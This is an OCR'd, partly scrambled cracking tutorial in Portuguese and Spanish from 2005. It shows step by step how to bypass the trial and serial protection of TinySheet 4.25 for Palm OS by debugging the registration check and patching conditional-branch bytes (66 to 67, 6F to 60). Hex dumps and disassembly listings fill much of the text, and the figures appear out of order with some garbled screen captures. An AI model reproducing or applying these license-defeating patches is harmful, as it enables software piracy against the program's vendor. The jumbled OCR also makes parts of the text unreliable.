


FIG. 12

Altere o byte **6F** para **60**. Agora procure pela seqüência **70 0A B8 80 6F 30**, conforme FIG. 13.

```
00033eb0h: A0 F5 90 AE FF FC 22 3C 00 01 51 80 48 7A 00 0E ;  õ□®ÿü"<..Q€Hz..
00033ec0h: 48 7A 00 04 06 97 FF FF EA 0C 4E 75 28 00 70 0F ; Hz...—ÿÿê.Nu(.p.
00033ed0h: B8 80 6F 66 3F 3C 05 49 2F 3C 74 53 54 52 4E 4F ; ¸€of?<.I/<tSTRNO
00033ee0h: A0 5F 24 48 2F 0A 4E 4F A0 21 58 4F 2F 08 1F 3C ;  _$H/.NO !XO/..<
00033ef0h: 00 03 60 0A 20 00 20 00 20 00 20 00 20 00 4E AC ; ..`. . . . . .N¬
00033f00h: FF DC 2F 0A 4E 4F A0 22 2F 0A 4E 4F A0 61 70 FF ; ÿÜ/.NO "/.NO apÿ
00033f10h: 2D 40 FF FC 1F 3C 00 01 3F 3C 00 04 48 6E FF FC ; -@ÿü.<..?<..Hnÿü
00033f20h: 2F 3C 00 1B 00 09 2F 3C 53 70 72 31 4E 4F A2 D4 ; /<..../<Spr1NO¢Ô
00033f30h: 70 01 4F EF 00 24 60 00 03 FC 70 0A B8 80 6F 30 ; p.Oï.$`..üp.¸€oO
00033f40h: 70 0F 90 84 2F 00 48 6E FF 78 4E 4F A0 C9 48 6E ; p.□„/.HnÿxNO ÉHn
00033f50h: FF 78 41 FA 03 F2 48 50 1F 3C 00 03 60 0A 20 00 ; ÿxAú.òHP.<..`. .
```

FIG. 13.

Altere o byte **6F** para **60**. Agora procure pela seqüência **70 0A B8 80 6F 30**.

Salve o programa e sincronize com o palm.

Afer Ventus

Brasil

post_nubila@yahoo.com.br

Palm Spanish Tutor

Programa:	**TinySheet Versão 4.25 (versión 4.25)**

Protección:	( )**Serial** ( )**HotSync/Code** ( )**Trial** ( )**Multiprotección** ( )**Encriptado** (X)**Otro**		
Descripción:	Excel para palm con más funciones que QuickSheet		
Objetivo:	Patch do TinySheet Versão 4.25, validar cualquier serial		
Dificultad:	(X)**NewBies** ( )**Intermedio** ( )**Avanzado** ( )**Master** ( )**Güru**		
DOWNLOAD:	http://www.iambicstore.com		
Herramientas:	SouthDebugger, PRCedit, PilotDis. Palm Real ó Pose emulador, UltraEdit-32, PalmDemon 0.27 ,PalmDebugger		
Palm CRACKER:	Nubila	**FECHA:**	S/29/Oct/2005

INTRODUCCION

Patcheando o TinySheet 4.25
Parchando TinySheet 4.25

AL ATAQUE

O TinySheet é um programa de planilha eletrônica como o Excel para PC e o QuickSheet para Palm. A diferença entre TinySheet e o QuickSheet, além do tamanho e outras coisas, é o recurso de fazer gráficos. O TinySheet traz mais opções para gráficos sendo melhor que o QuickSheet.

TinySheet es un programa de hoja de calculo como el excel es a windows este es a palm ó como QuickSheet, A diferiencia de TinySheet a QuickSheet, Este tiene muchas otras funciones, y recursos de gráficos. TinySheet tiene más opciones de graficos siendo mucho mejor que QuickSheet.

Fig 1

FIG. 2

Após algum período de uso, o programa tem suas funcionalidades limitadas, sendo possível apenas abrir arquivos já existentes e visualizá-los. Alterações, salvar e criar arquivos deixam de funcionar.

Pasando el perido de prueba este programa tiene funciones limitadas , siendo apenas posible el poder abrir archivos ya existentes y poderlos visualizar, ya no se puede modificar,crear,guardar archivos y más funciones como está ya no funcionan.

Na FIG. 2 o programa exibe um DEVICE ID que neste caso é G3FIM.

En la Figura .2 el programa muestra una clave ID , en este caso es G3FIM

FIG. 3

FIG. 4

Ao digitar qualquer código (conforme FIG. 3) a mensagem da FIG. 4 aparece. Sabemos que é uma Talt então setamos um breakpoint na sysTrapFrmCustomAlert conforme FIG. 5. Para isso usamos o southDebugger.

Al escribir cualquier código (Ver FIG.3) Aparece el mensaje de la figura. 4, sabemos que esta es una talt y que podremos poner un breakpoint "sysTrapFrmCustomAlert" como se muestra en la FIG.5 , para eso usaremos nuestro amigo el debugger "southDebugger".

southDebugger v1.7 - UNREGISTERED

File Execution Window Tools Plugins Help

disassembler | register | memory dump | trap stack | breakpoints

main

breakpoints

breakpoints | trap breakpoints | cond. trap breakpoints

```
[A194] sysTrapFrmCustomAlert   ...
NOT SET                        ...
NOT SET                        ...
NOT SET                        ...
NOT SET                        ...
```

			command	notes
003AF6CE	0...	4FEF000A	MOVE.B #$1, #-5416!$-1528(A5)	
003AF6D2	`.	601E	MOVE.W #9600!$2580, -(A7)	
003AF6D4	.n....	0C6E000BFFDE	TRAP #15!$F, #41327!$A16F [sysTrapFrmInitForm]	
003AF6DA	f.	660E	MOVEA.L A0, A3	
003AF6DC	?...	3F2EFFDA	MOVE.L A3, -(A7)	
003AF6E0	B'	4227	TRAP #15!$F, #41363!$A193 [sysTrapFrmDoDialog]	
003AF6E2	N...	4EBAFAC4	MOVE.L A3, -(A7)	
003AF6E6	X0	584F	TRAP #15!$F, #41328!$A170 [sysTrapFrmDeleteForm]	
003AF6E8	`.	6008	LEA #10!$A(A7), A7	
003AF6EA	B'	4227	BRA #30!$1E ;003AF6F2	
003AF6EC	N...	4EADF796	CMPI.W #11!$B, #-34!$-22(A6)	
003AF6F0	T0	544F	BNE #14!$E ;003AF6EA	
003AF6F2	p.	7000	MOVE.W #-38!$-26(A6), -(A7)	
003AF6F4	L..8	4CDF0C38	CLR.B -(A7)	
003AF6F8	N^	4E5E	JSR #-1340!$-53C ;003AF1A8	
003AF6FA	Nu	4E75	ADDQ.W #$4, A7	
			BRA #$8 ;003AF6F2	
			CLR.B -(A7)	
			JSR #-2154!$-86A(A5)	
			ADDQ.W #$2, A7	
			MOVEQ #$0, D0	
			MOVEM.L (A7)+, D3/D4/D5/A2/A3	
			UNLK A6	
			RTS	

A0	A1	A2	A3	A4	A5	A6	A7	PC
D0	D1	D2	D3	D4	D5	D6	D7	USP

[003AF490-003AF6FC]:

PrvHandleEvent

```
1001988C 7001          MOVEQ    #$1, D0
```

FIG. 5

southDebugger v1.7 - UNREGISTERED

File Execution Window Tools Plugins Help

disassembler | register | memory dump | trap stack | breakpoints

main

disassembler

dec/hex 003AF4BA

address	ascii	hex	command		notes
003AF4BA	N...	4EBA17C0	JSR	#6080!$17C0 ;003B0C7C	
003AF4BE	J...	4A2EFFEA	TST.B	#-22!$-16(A6)	
003AF4C2	P0	504F	ADDQ.W	#$8, A7	
003AF4C4	f.	6610	BNE	#16!$10 ;003AF4D6	
003AF4C6	?<&.	3F3C26AE	MOVE.W	#9902!$26AE, -(A7)	
003AF4CA	N...	4EADF808	JSR	#-2040!$-7F8(A5)	
003AF4CE	p.	7001	MOVEQ	#$1, D0	
003AF4D0	T0	544F	ADDQ.W	#$2, A7	
003AF4D2	`...	60000220			
003AF4D6	.n....	0C6E0008FFE			
003AF4DC	g.	6710			
003AF4DE	?<&.	3F3C26B0			
003AF4E2	N...	4EADF808			
003AF4E6	p.	7001			
003AF4E8	T0	544F			
003AF4EA	`...	60000208			
003AF4EE	.n....	0C6E0015FFF8	CMPI.W	#21!$15, #$-8(A6)	
003AF4F4	f...	66000080	BNE	#128!$80 ;003AF576	
003AF4F8	A...	41FA0202	LEA	#514!$202(PC), A0	
003AF4FC	-P..	2D50FFCE	MOVE.L	(A0), #-50!$-32(A6)	
003AF500	=h....	3D680004FFD2	MOVE.W	#$4(A0), #-46!$-2E(A6)	
003AF506	A...	41FA01FA	LEA	#506!$1FA(PC), A0	
003AF50A	-P..	2D50FFD4	MOVE.L	(A0), #-44!$-2C(A6)	
003AF50E	=h....	3D680004FFD8	MOVE.W	#$4(A0), #-40!$-28(A6)	

change memory content

Enter hex values.

6710

OK Cancel

Setar um breakpoint nessa linha.

A0	A1	A2	A3	A4	A5	A6	A7	PC
D0	D1	D2	D3	D4	D5	D6	D7	USP

[003AF490-003AF6FC]:

003AF4C2 504F ADDQ.W #$8, A7


FIG. 6

Executamos o programa e quando ele atinge a Talt a tela da FIG. 6 aparece no southDebugger.

Precisamos saber onde essa Talt é chamada. Pra isso setamos um breakpoint no RTS logo abaixo da sysTrapFrmCustomAlert e teclamos F5.

Retornamos ao POSE, clicamos no OK da Talt e retornamos ao southDebugger.

O southDebugger agora está no breakpoint setado no RTS. Teclamos F8 para executar o RTS a tela da FIG. 7 aparece.



A0	A1	A2	A3	A4	A5	A6	A7	PC
D0	D1	D2	D3	D4	D5	D6	D7	USP

[003AF490-003AF6FC]:

```
003AF4CE 7001          MOVEQ    #$1, D0
```

FIG. 7

De acordo com a FIG. 7 a rotina da Talt é chamada se a condição BNE... não for satisfeita. O que temos que fazer a princípio é mudar BNE para BEQ.

Prcedit - [code0006.s]

File Edit View Tools Window Help

TinySheet4.patched.prc | RCP | code0003.s | code0004.s | code0005.s | code0001.s | code0002.s | code0006.s

- Resources
  - Forms
  - Alerts
  - Strings
  - Data 0
  - dc.b
  - Keywords
  - Changes
  - Search Results

```
2258 00001b30   246e0008                    MOVEA.L 8(A6),A2
2259 00001b34   200a                        MOVE.L  A2,D0
2260 00001b36   6704                        BEQ     L261
2261 00001b38   4a12                        TST.B   (A2)
2262 00001b3a   6610                        BNE     L262
2263 00001b3c   3f3c26ad            L261    MOVE.W  #9901!$26ad,-(A7)
2264 00001b40   4eadf808                    JSR     -2040(A5)
2265 00001b44   7001                        MOVEQ   #1,D0
2266 00001b46   544f                        ADDQ.W  #2,A7
2267 00001b48   60000242                    BRA     L284
2268 00001b4c   486effdc            L262    PEA     -36(A6)
2269 00001b50   2f0a                        MOVE.L  A2,-(A7)
2270 00001b52   4eba17c0                    JSR     L435
2271 00001b56   4a2effea                    TST.B   -22(A6)
2272 00001b5a   504f                        ADDQ.W  #8,A7
2273 00001b5c   6610                        BNE     L263
2274 00001b5e   3f3c26ae                    MOVE.W  #9902!$26ae,-(A7)
2275 00001b62   4eadf808                    JSR     -2040(A5)
2276 00001b66   7001                        MOVEQ   #1,D0
2277 00001b68   544f                        ADDQ.W  #2,A7
2278 00001b6a   60000220                    BRA     L284
2279 00001b6e   0c6e0008ffe4        L263    CMPI.W  #8,-28(A6)
2280 00001b74   6710                        BEQ     L264
2281 00001b76   3f3c26b0                    MOVE.W  #9904!$26b0,-(A7)
2282 00001b7a   4eadf808                    JSR     -2040(A5)
2283 00001b7e   7001                        MOVEQ   #1,D0
2284 00001b80   544f                        ADDQ.W  #2,A7
2285 00001b82   60000208                    BRA     L284
2286 00001b86   0c6e0015fff8        L264    CMPI.W  #21!$15,-8(A6)
2287 00001b8c   66000080                    BNE     L267
2288 00001b90   41fa0202                    LEA     L285,A0
2289 00001b94   2d50ffce                    MOVE.L  (A0),-50(A6)
2290 00001b98   3d680004ffd2                MOVE.W  4(A0),-46(A6)
2291 00001b9e   41fa01fa                    LEA     L286,A0
2292 00001ba2   2d50ffd4                    MOVE.L  (A0),-44(A6)
```

String: Ln 2276, Col 45

FIG. 8

Veja a mesma rotina da FIG. 7 no prcEdit da FIG. 8. Se encontramos a mesma rotina no prcEdit significa que o código **não** está criptografado, o que facilita bastante o trabalho.

Prcedit - [E:\Arquivos de Programas\Stanley\Palm\Crack\PRCs\TinySheet4.patched.prc]

File Edit Insert View Tools Window Help

TinySheet4.patched.prc | RCP | code0003.s | code0004.s | code0005.s | code0001.s | code0002.s | code0006.s

- Resources
  - Forms
  - Alerts
  - Strings
  - Data 0
  - dc.b
  - Keywords
  - Changes
  - Search Results

```
0x37BD0: 3F00 2F0A 4EAD F736 7001 4FEF 000E 6024  ?./.N-÷6p.Oï..`$
0x37BE0: 2F0A 4EAD F784 4A00 584F 6716 2F0A 4E4F  /.N-÷▌J.XOg./.NO
0x37BF0: A0C7 584F 3F00 2F0A 4EAD F736 7001 5C4F   ÇXO?./.N-÷6p.\O
0x37C00: 6002 7000 261F 245F 4E5E 4E75 4E56 FFFC  `.p.&.$_N^NuNVÿü
0x37C10: 2F03 486E FFFE 4E4F A0F5 2F00 4E4F A265  /.HnÿþNO õ/.NO¢e
0x37C20: 3D6E 0008 FFFC 302E 000C 5340 48C0 2F00  =n..ÿü0...S@HÀ/.
0x37C30: 486E FFFC 4E4F A264 3F2E FFFC 4E4F A263  HnÿüNO¢d?.ÿüNO¢c
0x37C40: 3600 3F2E FFFE 4E4F A263 9640 3B43 EADE  6.?.ÿþNO¢c▌@;CêÞ
0x37C50: 4A43 4FEF 0014 6D06 B66E 000C 6F06 1B7C  JCOï..m.¶n..o..|
0x37C60: 0001 EADA 302E FFFE B06E 000A 6406 1B7C  ..êÚ0.ÿþ°n..d..|
0x37C70: 0001 EADA 261F 4E5E 4E75 4E56 FFF8 48E7  ..êÚ&.N^NuNVÿøHç
0x37C80: 1C30 246E 0008 7A00 200A 6704 4A12 6604  .0$n..z. .g.J.f.
0x37C90: 7001 6066 486E FFFA 4E4F A0F5 2F00 4E4F  p.`fHnÿúNO õ/.NO
0x37CA0: A265 2F0A 4EBA 20EE 3800 47F2 4000 486E  ¢e/.Nº î8.Gò@.Hn
0x37CB0: FFFC 2F0B 4EBA 210C 4A00 4EFF 0014 6710  ÿü/.Nº!.J.Oï..g.
0x37CC0: 486E FFF8 2F2E FFFC 4E4F A265 504F 6004  HnÿØ/.ÿüNO¢ePO`.
0x37CD0: 7001 6026 3F2E FFF8 4E4F A263 3600 3F2E  p.`&?.ÿøNO¢c6.?.
0x37CE0: FFFA 4E4F A263 9640 206E 000C 3083 4A43  ÿúNO¢c▌@ n..0▌JC
0x37CF0: 584F 6C04 7002 6002 7000 4CDF 0C38 4E5E  XOl.p.`.p.Lß.8N^
0x37D00: 4E75 4E56 FFCE 48E7 1C30 246E 0008 200A  NuNVÿÎHç.0$n.. .
0x37D10: 6704 4A12 6610 3F3C 26AD 4EAD F808 7001  g.J.f.?<&-N-ø.p.
0x37D20: 544F 6000 0242 486E FFDC 2F0A 4EBA 17C0  TO`..BHnÿÜ/.Nº.À
0x37D30: 4A2E FFEA 504F 6710 3F3C 26AE 4EAD F808  J.ÿêPOg.?<&®N-ø.
```

Alteração de 66 para 67

FIG. 9

Mudamos o BNE para BEQ (alteramos o byte de 66 para 67).

southDebugger v1.7 - UNREGISTERED

File Execution Window Tools Plugins Help

disassembler | register | memory dump | trap stack | breakpoints

main

disassembler

dec/hex 003AF4BA

address	ascii	hex	command	notes
003AF4BA	N...	4EBA17C0	JSR #6080!$17C0 ;003B0C7C	
003AF4BE	J	4A2EFFEA	TST.B #-22!$-16(A6)	
003AF4C2		504F	ADDQ.W #$8, A7	
003AF4C4		6610	BNE #16!$10 ;003AF	
003AF4C6	?<&.	3F3C26AE	MOVE.W #9902!$26AE, -	
003AF4CA	N...	4EADF808	JSR #-2040!$-7F8(A	
003AF4CE	p.	7001	MOVEQ #$1, D0	
003AF4D0	T0	544F	ADDQ.W #$2, A7	
003AF4D2	`...	60000220	BRA #544!$220 ;003	
003AF4D6	.n....	0C6E0008FFE4	CMPI.W #$8, #-28!$-1C	
003AF4DC	g.	6710	BEQ #16!$10 ;003AF	
003AF4DE	?<&.	3F3C26B0	MOVE.W #9904!$26B0, -	
003AF4E2	N...	4EADF808	JSR #-2040!$-7F8(A	
003AF4E6	p.	7001	MOVEQ #$1, D0	
003AF4E8	T0	544F	ADDQ.W #$2, A7	
003AF4EA	`...	60000208	BRA #520!$208 ;003AF6F4	
003AF4EE	.n....	0C6E0015FFF8	CMPI.W #21!$15, #$-8(A6)	
003AF4F4	f...	66000080	BNE #128!$80 ;003AF576	
003AF4F8	A...	41FA0202	LEA #514!$202(PC), A0	
003AF4FC	-P..	2D50FFCE	MOVE.L (A0), #-50!$-32(A6)	
003AF500	=h....	3D680004FFD2	MOVE.W #$4(A0), #-46!$-2E(A6)	
003AF506	A...	41FA01FA	LEA #506!$1FA(PC), A0	
003AF50A	-P..	2D50FFD4	MOVE.L (A0), #-44!$-2C(A6)	
003AF50E	=h....	3D680004FFD8	MOVE.W #$4(A0), #-40!$-28(A6)	

Setar um breakpoint aqui.

activate breakpoint
deactivate breakpoint
remove breakpoint
go until
set next command
show routine infos...
new memory dump window
change memory content

A0	A1	A2	A3	A4	A5	A6	A7	PC
D0	D1	D2	D3	D4	D5	D6	D7	USP

[003AF490-003AF6FC]:

003AF4CE 7001 MOVEQ #$1, D0

FIG. 10

Agora no southDebugger setamos um breakpoint na linha imediatamente anterior a linha que contém o BNE e teclamos F5 (veja FIG. 10). Executamos o programa até que ele atinja esse breakpoint.

southDebugger v1.7 - UNREGISTERED

File Execution Window Tools Plugins Help

disassembler | register | memory dump | trap stack | breakpoints

main

disassembler

dec/hex 003AF4BA

address	ascii	hex	command		notes
003AF4BA	N...	4EBA17C0	JSR	#6080!$17C0 ;003B0C7C	
003AF4BE	J...	4A2EFFEA	TST.B	#-22!$-16(A6)	
003AF4C2	P0	504F	ADDQ.W	#$8, A7	Breakpoint setado.
003AF4C4	f.	6610	BNE	#16!$10 ;003AF4D6	
003AF4C6	?<&.	3F3C26AE	MOVE.W	#9902!$26AE, -(A7)	
003AF4CA	N...	4EADF808	JSR	#-2040!$-7F8(A5)	
003AF4CE	p.	7001	MOVEQ	#$1, D0	
003AF4D0	T0	544F	ADDQ.W	#$2, A7	
003AF4D2	`...	60000220	BRA	#544!$220 ;003AF6F4	
003AF4D6	.n....	0C6E0008FFE4	CMPI.W	#$8, #-28!$-1C(A6)	
003AF4DC	g.	6710	BEQ	#16!$10 ;003AF4EE	
003AF4DE	?<&.	3F3C26B0	MOVE.W	#9904!$26B0, -(A7)	
003AF4E2	N...	4EADF808	JSR	#-2040!$-7F8(A5)	
003AF4E6	p.	7001	MOVEQ	#$1, D0	
003AF4E8	T0	544F	ADDQ.W	#$2, A7	
003AF4EA	`...	60000208	BRA	#520!$208 ;003AF6F4	
003AF4EE	.n....	0C6E0015FFF8	CMPI.W	#21!$15, #$-8(A6)	
003AF4F4	f...	66000080	BNE	#128!$80 ;003AF576	
003AF4F8	A...	41FA0202	LEA	#514!$202(PC), A0	
003AF4FC	-P..	2D50FFCE	MOVE.L	(A0), #-50!$-32(A6)	
003AF500	=h....	3D680004FFD2	MOVE.W	#$4(A0), #-46!$-2E(A6)	
003AF506	A...	41FA01FA	LEA	#506!$1FA(PC), A0	
003AF50A	-P..	2D50FFD4	MOVE.L	(A0), #-44!$-2C(A6)	
003AF50E	=h....	3D680004FFD8	MOVE.W	#$4(A0), #-40!$-28(A6)	

A0	A1	A2	A3	A4	A5	A6	A7	PC
D0	D1	D2	D3	D4	D5	D6	D7	USP

[003AF490-003AF6FC]:

waiting for breakpoint...

003AF4CE 7001 MOVEQ #$1, D0

FIG. 11

southDebugger v1.7 - UNREGISTERED

File Execution Window Tools Plugins Help

disassembler | register | memory dump | trap stack | breakpoints

main

disassembler

dec/hex 003AF4BA

address	ascii	hex	command	
003AF4BA	N...	4EBA17C0	JSR	#6080!$17C0 ;003B0C7C
003AF4BE	J...	4A2EFFEA	TST.B	#-22!$-16(A6)
003AF4C2	P0	504F	ADDQ.W	#$8, A7
003AF4C4	f.	6610	BNE	#16!$1
003AF4C6	?<&.	3F3C26AE	MOVE.W	#9902!
003AF4CA	N...	4EADF808	JSR	#-2040
003AF4CE	p.	7001	MOVEQ	#$1, D
003AF4D0	T0	544F	ADDQ.W	#$2, A
003AF4D2	`...	60000220	BRA	#544!$
003AF4D6	.n....	0C6E0008FFE4	CMPI.W	#$8, #
003AF4DC	g.	6710	BEQ	#16!$1
003AF4DE	?<&.	3F3C26B0	MOVE.W	#9904!
003AF4E2	N...	4EADF808	JSR	#-2040
003AF4E6	p.	7001	MOVEQ	#$1, D
003AF4E8	T0	544F	ADDQ.W	#$2, A
003AF4EA	`...	60000208	BRA	#520!$208 ;003AF6F4
003AF4EE	.n....	0C6E0015FFF8	CMPI.W	#21!$15, #$-8(A6)
003AF4F4	f...	66000080	BNE	#128!$80 ;003AF576
003AF4F8	A...	41FA0202	LEA	#514!$202(PC), A0
003AF4FC	-P..	2D50FFCE	MOVE.L	(A0), #-50!$-32(A6)
003AF500	=h....	3D680004FFD2	MOVE.W	#$4(A0), #-46!$-2E(A6)
003AF506	A...	41FA01FA	LEA	#506!$1FA(PC), A0
003AF50A	-P..	2D50FFD4	MOVE.L	(A0), #-44!$-2C(A6)
003AF50E	=h....	3D680004FFD8	MOVE.W	#$4(A0), #-40!$-28(A6)

activate breakpoint
deactivate breakpoint
remove breakpoint
go until
set next command
show routine infos...
new memory dump window
change memory content

